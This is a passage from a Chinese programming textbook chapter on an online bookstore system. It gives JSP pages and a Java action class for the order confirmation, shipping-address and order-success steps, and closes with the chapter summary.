    <%@include file="../common/foot1.jsp"%>
</body>
</html>
```




图 15-14　确认订单界面

（3）填写送货地址。

单击确认订单的“下一步”按钮，就会跳转到填写送货地址页面，页面代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>生成订单 - 西电网上购书系统</title>
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css" rel="stylesheet" type="text/css" />
</head>
    <body>
        <%@include file="../common/head1.jsp"%>
        <div class="login_step">
            生成订单步骤: 1.确认订单 >
            <span class="red_bold"> 2.填写送货地址</span> > 3.订单成功
        </div>
        <div class="fill_message">
            <form name="ctl00" method="post" action="/web/order/address"
            id="f">
                <input type="hidden" name="id" id="addressId" />
<p>
                选择地址:
                <select id="address" name="select">
                    <option value="0">
                        填写新地址
                    </option>
                </select>
            </p>
                <table class="tab_login" id="d1">
                    <tr>
                        <td valign="top" class="w1">
                            收件人姓名:
                        </td>
                        <td>
                            <input type="text" class="text_input"
 name="order.receiveName"
                                id="receiveName" />
                            <div class="text_left" id="nameValidMsg">
                                <p>
                                    请填写有效的收件人姓名
                                    <br/><span id="name" style="color:red">
                                    </span>
                                </p>
                            </div>
                        </td>
                    </tr>
                    <tr>
                        <td valign="top" class="w1">
                            收件人详细地址:
```

```
                    </td>
                    <td>
                        <input type="text" name="order.address"
                        class="text_input"
                            id="fullAddress" />
                        <div class="text_left" id="addressValidMsg">
                            <p>
                                请填写有效的收件人的详细地址
                                <br/><span id="address1"
style="color:red"></span>
                            </p>
                        </div>
                    </td>
                </tr>
                <tr>
                    <td valign="top" class="w1">
                        邮政编码
                    </td>
                    <td>
                        <input type="text" class="text_input"
                        name="order.postal"
                            id="postalCode" />
                        <div class="text_left" id="codeValidMsg">
                            <p>
                                请填写有效的收件人的邮政编码
                                <br/><span id="code" style="color:red">
                                </span>
                            </p>
                        </div>
                    </td>
                </tr>
                <tr>
                    <td valign="top" class="w1">
                        电话
                    </td>
                    <td>
                        <input type="text" class="text_input"
                        name="order.phone"
                            id="phone1" />
                        <div class="text_left" id="phoneValidMsg">
                            <p>
                                请填写有效的收件人的电话
                                <br/><span id="phone" style="color:red">
                                </span>
                            </p>
                        </div>
                    </td>
                </tr>
                <tr>
                    <td valign="top" class="w1">
                        手机
```

```
                        </td>
                        <td>
                            <input type="text" class="text_input" name="order.
                             mobile"
                                id="mobile1" />
                            <div class="text_left" id="mobileValidMsg">
                                <p>
                                    请填写有效的收件人的手机
                                <input type="hidden" value="${user.id}"
                                id="userId"/>
                                    <br/><span id="mobile" style="color:red">
                                    </span>
                                </p>
                            </div>
                        </td>
                    </tr>
                </table>

                <div class="login_in">

<a href="/web/order/checkOut"><input id="btnClientRegister" class="button_1"
name="submit"
                    type="button" value="取消" /></a>

                <input id="btnClientRegister" class="button_1" name="submit"
                    type="submit" value="下一步" />
                </div>
            </form>

        </div>
        <%@include file="../common/foot1.jsp"%>
    </body>
</html>
```

填写送货地址的效果如图 15-15 所示。




图 15-15　填写送货地址

（4）确认订单后台代码。

后台代码主要负责将订单插入数据库，并生成相应的订单号，代码如下。

```
package com.tarena.dang.action.order;
import java.util.Date;
import java.util.List;
import com.tarena.dang.action.BaseAction;
import com.tarena.dang.common.Constant;
import com.tarena.dang.dao.AddressDAO;
import com.tarena.dang.dao.ItemDAO;
import com.tarena.dang.dao.OrderDAO;
import com.tarena.dang.dao.impl.JdbcAddressDAO;
import com.tarena.dang.dao.impl.JdbcItemDAO;
import com.tarena.dang.dao.impl.JdbcOrderDAO;
import com.tarena.dang.entity.Address;
import com.tarena.dang.entity.CartItem;
import com.tarena.dang.entity.Order;
import com.tarena.dang.entity.User;
import com.tarena.dang.service.Cart;
import com.tarena.dang.service.CartFactory;

public class AddressAction extends BaseAction {
    private Order order;
    private String select;
    private int order_id;
    private double cost;
    private Address address = new Address();
    public String execute() throws Exception {
        User user = (User) session.get("user");
        //提交订单 order
        int userId = user.getId();
        order.setUserId(userId);
        Date date = new Date();
        Long time = date.getTime();
        order.setOrderTime(time);
        order.setStatus(Constant.STATUS);
        order.setOrderDesc("fdf");
        Cart cart = CartFactory.getCart(session);
        cost = cart.getMoney();
        order.setTotalPrice(cost);
        OrderDAO dao = new JdbcOrderDAO();
        order_id = dao.save(order);
        //保存地址 address
        if (select.equals("0")) {
            address.setUserId(order.getUserId());
            address.setAddress(order.getAddress());
            address.setMobile(order.getMobile());
            address.setPhone(order.getPhone());
            address.setPostal(order.getPostal());
            address.setReceiveName(order.getReceiveName());
            AddressDAO daoa = new JdbcAddressDAO();
```

```
            daoa.save(address);
        }
        // 保存订单 item
        List<CartItem> buyList = cart.getBuyList();
        ItemDAO daoi = new JdbcItemDAO();
        daoi.save(buyList, order_id);
        session.remove("cart");
        return "success";

    }

    public Order getOrder() {
        return order;
    }

    public void setOrder(Order order) {
        this.order = order;
    }

    public Address getAddress() {
        return address;
    }

    public void setAddress(Address address) {
        this.address = address;
    }

    public String getSelect() {
        return select;
    }

    public void setSelect(String select) {
        this.select = select;
    }

    public int getOrder_id() {
        return order_id;
    }

    public void setOrder_id(int order_id) {
        this.order_id = order_id;
    }

    public double getCost() {
        return cost;
    }

    public void setCost(double cost) {
        this.cost = cost;
    }
}
```

（5）订单成功界面。

用户填写完送货地址，单击“下一步”按钮后，就会跳转到订单成功界面，该界面会显示订单号，订单金额等，页面 order_ok.jsp 代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>用户注册 - 西电购书系统</title>
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css" rel="stylesheet"
        type="text/css" />
    </head>
    <body>
        <%@include file="../common/head1.jsp"%>
        <div class="login_step">
            生成订单步骤: 1.确认订单 > 2.填写送货地址 >
            <span class="red_bold">3.订单成功</span>
        </div>


        <div class="login_success">
            <div class="login_bj">
                <div class="succ" style="font-size:30px">订单成功

                </div>
                <h5>
                    订单已经生成
                </h5>
                <h6>
                    您刚刚生成的订单号是: ${order_id }, 金额总计￥${cost };
                </h6>

                <ul>
                    <li class="nobj">
                        您现在可以:
                    </li>
                    <li>
                        <a href="../main/main.jsp">继续浏览并选购商品</a>
                    </li>
                </ul>
            </div>
        </div>

        <%@include file="../common/foot1.jsp"%>
    </body>
</html>
```

订单成功的界面如图 15-16 所示。

图 15-16　订单成功界面

15.10　本章小结

本章介绍了电子商务系统的开发，对电子商务系统的需求进行了详细分析，根据系统分析对其数据库等也进行了设计。本系统采用 MVC 架构，由于篇幅有限，其他部分的内容请参考随书的源代码。